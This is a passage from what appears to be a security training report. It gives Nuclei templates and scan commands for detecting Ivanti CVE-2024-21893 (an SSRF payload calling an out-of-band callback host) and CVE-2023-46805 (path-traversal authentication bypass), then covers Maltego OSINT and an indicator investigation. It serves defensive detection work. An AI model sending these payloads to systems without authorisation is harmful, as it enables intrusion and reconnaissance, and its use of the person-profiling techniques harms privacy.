xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
        <soap:Body>
          <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
            <ds:SignedInfo>
              <ds:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
              <ds:SignatureMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
            </ds:SignedInfo>
            <ds:SignatureValue>dummy</ds:SignatureValue>
            <ds:KeyInfo xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xsi:schemaLocation="http://www.w3.org/2000/09/xmldsig#">
              <ds:RetrievalMethod URI="http://{{interactsh-url}}"/>
              <ds:X509Data/>
            </ds:KeyInfo>
            <ds:Object></ds:Object>
          </ds:Signature>
        </soap:Body>
      </soap:Envelope>
    path:
      - "{{BaseURL}}/dana-ws/saml20.ws"
    matchers-condition: and
    extractors:
      - type: regex
        part: interactsh_protocol
        regex:
          - "dns"
```

Then we create a file named IP_Ivanti.txt and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2024-21893 vulnerability are listed with the following query.

```
nuclei -l IP_Ivanti.txt -t CVE-2024-21893.yaml
```

The result of a query I made as an example:



Example Attack Scenario

1. The attacker exploits a server-side request forgery (SSRF) vulnerability in the SAML component of Ivanti Connect Secure (ICS), Ivanti Policy Secure (IPS) and Ivanti Neurons products and sends a specially crafted request.
2. Manipulates this request to create a request to communicate with another system on the target network.
3. This request provides access to restricted resources on the target system and the attacker gains unauthorized access to these resources without authentication.
4. Using this unauthorized access, the attacker can access sensitive resources within the network or perform unwanted operations.

Recommended Measures

- It is important to use an updated and patched version of Ivanti Connect Secure (ICS), Ivanti Policy Secure (IPS) and Ivanti Neurons products to close known vulnerabilities such as CVE-2024-21893.
- Input checks and filtering should be tightened in SAML components. SSRF attacks can be prevented by ensuring the reliability and integrity of incoming requests.
- Providing the necessary authorization for access to sensitive resources within the network can prevent possible data loss.
- Continuous monitoring of systems and network traffic is important to detect and respond to potential attacks.
- Regularly examining systems and applications for vulnerabilities and weaknesses helps identify and remediate potential attack vectors.

3. CVE-2023-46805 Vulnerability Details

This vulnerability exists in the web-based management interface of Ivanti Connect Secure and Policy Secure devices. Attackers can bypass the authentication mechanism and gain unauthorized access using this vulnerability.

3.1. CVE-2023-46805 Vulnerability Exploitation

Attackers can bypass authentication by sending specially crafted requests. This allows them to change a specific parameter to gain unauthorized access without providing the required authentication information during user login.

Nuclei template to detect **CVE-2023-46805** on Ivanti instances:

```
┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# cd /root/.local/nuclei-templates/


┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# touch CVE-2023-46805.yaml


┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# open CVE-2023-46805.yaml
```


Add the following code to the file we opened.

```
id: CVE-2023-46805
info:
  name: Ivanti ICS - Authentication Bypass
  author: DhiyaneshDK,daffainfo,geeknik
  severity: high
  description: An authentication bypass vulnerability in the web component
of Ivanti ICS 9.x, 22.x and Ivanti Policy Secure allows a remote attacker
to access restricted resources by bypassing control checks.
  reference:
    - https://forums.ivanti.com/s/article/CVE-2023-46805-Authentication-
Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-
Ivanti-Policy-Secure-Gateways?language=en_US
    - https://nvd.nist.gov/vuln/detail/CVE-2023-46805
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
    cvss-score: 8.2
    cve-id: CVE-2023-46805
    cwe-id: CWE-287
    cpe: cpe:2.3:a:ivanti:connect_secure:9.0:*:*:*:*:*:*:*
  metadata:
    vendor: ivanti
    product: connect_secure
    shodan-query: html:"welcome.cgi?p=logo"
  tags: cve,cve2023,kev,auth-bypass,ivanti
http:
  - raw:
      - |
        GET /api/v1/totp/user-backup-code/../../system/system-information
HTTP/1.1
        Host: {{Hostname}}
      - |
        GET /api/v1/cav/client/status/../../admin/options HTTP/1.1
        Host: {{Hostname}}
    matchers-condition: or
    matchers:
      - type: dsl
        dsl:
          - 'status_code_1 == 200'
          - 'contains(body_1, "build")'
          - 'contains(body_1, "system-information")'
          - 'contains(body_1, "software-inventory")'
          - 'contains(header_1, "application/json")'
        condition: and
      - type: dsl
        dsl:
          - 'status_code_2 == 200'
          - 'contains(body_2, "poll_interval")'
          - 'contains(body_2, "block_message")'
          - 'contains(header_2, "application/json")'
        condition: and
# digest:
490a004630440220461 4c79e65441e3043a41452c64e73db844daaec0a04ff4ec5d9999c518
25f83022077d76a1a7ab3b0ab8fb364824bfe94bcf6ad07ef3fc21736ac56399d12397a58:9
22c64590222798bb761d5b6d8e72950
```

Then we create a file named IP_Ivanti.txt and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2023-46805 vulnerability are listed with the following query.

```
nuclei -l IP_Confluence.txt -t CVE-2023-46805.yaml
```

The result of a query I made as an example:



Sample Attack Scenario

1. The attacker launches an attack on the target Ivanti Pulse Connect Secure VPN product targeting the authentication bypass vulnerability CVE-2023-46805.
2. The attacker bypasses the authentication mechanism by sending manipulated requests to the endpoint "/api/v1/totp/user-backup-code".
3. After successfully bypassing authentication, he gains unauthorized access and secretly accesses the target system.

Precautions Required:

- It is important to use an updated and patched version of Ivanti Pulse Connect Secure VPN products to close known vulnerabilities such as CVE-2023-46805.
- Monitoring user activity on systems and performing regular security checks is important to detect unauthorized access.
- Implement the right access controls and policies that restrict access to sensitive endpoints. This can prevent attackers from gaining unauthorized access.
- Encouraging users to use strong passwords and two-factor authentication can be beneficial.

This vulnerability poses a serious risk to network security. Taking relevant measures is important to ensure the security of the network.

Week 4: Advanced Threat Hunting and Template Creation

1. Open-Source Tool Report: Maltego

Using search engines and grid techniques to gather information is a time-consuming process. Maltego is an open source cyber intelligence tool that saves considerable time by automating the extensive information gathering process. The graphical representation of the detected information greatly helps in identifying relationships between entities. Therefore, it can be used by a wide audience such as security professionals, penetration testers, forensic investigators, etc., providing support in various fields.

Maltego can be used to integrate information collection sources for threat intelligence. It also graphically displays information from these sources. This gives threat intelligence analysts a unique opportunity to correlate disparate indicators.

1.1. What is Maltego?

Maltego is a comprehensive tool that facilitates real-time data mining and information gathering processes, provides a holistic view of the data by presenting this collected information in a visual graph in a node structure, identifies connections, and can be used for link analysis. It increases access to confidential information thanks to a powerful search capability.

Maltego can easily combine data from various sources using Transforms. Through the Transformation Center, information from more than 30 data partners, various OSINT sources and investigator's data can be integrated.

Different versions of Maltego, data integrations, deployment and infrastructure options, support services and learning and training formats provide an extremely useful tool for information gathering.

In general, Maltego has two types of discovery options: infrastructural discovery and personal discovery. infrastructural discovery covers an area that includes name servers, email exchanges, DNS information such as DNS-to-IP resolution. Personal discovery includes personal information such as email addresses, phone numbers, profiles on social networks and friend connections.

Maltego uses a secure HTTPS connection, sending client data in XML format to seed servers. On the server side, this data is processed and the results are transmitted to the Maltego client.

1.1.1. Maltego Use Cases

Maltego is one of the most advanced and useful information gathering software available today and has both active and passive information gathering features.

Passive Information Collection: It is a process that is carried out without direct interaction with target organizations or individuals while collecting information over the Internet. These methods include research conducted through search engines, Whois, DNS query sites and social media platforms.

Active Information Collection: Using the information obtained in the passive information gathering process, system scans are performed and weak points in the system are identified.

Maltego is not command-line based, using a visual interface and classifies the data it collects and presents it in a visual way.

Maltego can collect information on various topics:

- Information about the network infrastructure and network devices: IP addresses, DNS records, network interfaces, etc.
- Information related to e-mail addresses and e-mail servers.
- Information related to websites and domain names: Owners, hosting companies, history, etc.
- Social media profiles and associated information: Facebook, Twitter, LinkedIn, etc.

Maltego also has the following capabilities:


- Data visualization: Graphically visualize the collected information and analyze relationships.
- Integration capabilities: Collect and combine information from different data sources.
- Automated data collection and analysis: Automatically collect and analyze information relevant to a specific target.

The Maltego tool can also find the following information about a person:

- First name and other identification information associated with the surname: Email addresses, phone numbers, addresses, etc.
- Associated persons and organizations: Family members, business partners, employers, etc.
- Social media profiles and activities: Shares, followers, likes, etc. Work history and education information: Previous workplaces, educational institutions, graduation dates, etc.

The links between this data are found using OSINT techniques by querying many sources and extracting their metadata. The data is visualized in various graphs that allow information to be clustered to see the relationships between the data, thus discovering hidden connections.

1.1.2. Maltego Products



The app is one of the most detailed information gathering tools. The app is available in free and paid versions.

The different versions of Maltego offer various features according to users' needs:

Maltego One:

- A commercial version, designed for larger-scale research and working on large datasets.
- It can return more results in a query and can do larger graph visualizations.
- It can run more Transforms and has wider data integration than other versions.

Maltego XL:

- The most comprehensive and advanced version of Maltego.
- It is ideal for large-scale enterprise environments and can handle millions of entities and results.
- It is optimized for working on very large datasets and has the widest range of Transform and integration options.

Maltego Classic:

- It is one of the commercial editions and provides full access to OSINT Transforms.
- It can return more results in a query and perform more extensive searches.
- However, the number of results returned in a query is still limited and some advanced features are not available in this version either.

Maltego CE:

- Community edition available free of charge.
- It has basic OSINT (Open Source Intelligence) capabilities.
- It can use transformations and plugins released by community members.
- However, it can return a limited number of results per query and lacks some advanced features.


CaseFile: Free version for visualizing links in offline data and does not require the use of Transforms.

1.1.3. Using Maltego

The data that I will use in this research is the CVE-2023-22527 vulnerability. I did it on the domains in their IOCs. For the sake of being up to date I took into account the posts made in February. You can access the indicators I used from the links below.


Modules Used

In my research, I used VirusTotal, Hybrid Analysis and AlienVault OTX modules on Maltego. For these integrations, APIs are needed on VirusTotal and Hybrid Analysis platforms. Integration can be easily realized with the API keys created. Other modules I use:



Details of the Research


- To analyze the domains in full detail, I first scanned the "gpoaccess[.]com" domain using the VirusTotal indicator.




- When I do an IP search with the VirusTotal indicator, I see that it is associated with multiple IPs.

As a result of the analysis performed with the IP address, the files that have been associated with it and contain samples that have been associated with different vulnerabilities in the past understandable. The expansion of our indicator pool also provides us with extra examples and information for analysis.


- The result of the analysis of the IPv4 address 103.224.182[.]245:




- The result of the analysis of the IPv4 address 70.32.1[.]32




- The result of the analysis of the IPv4 address 103.224.182[.]246:



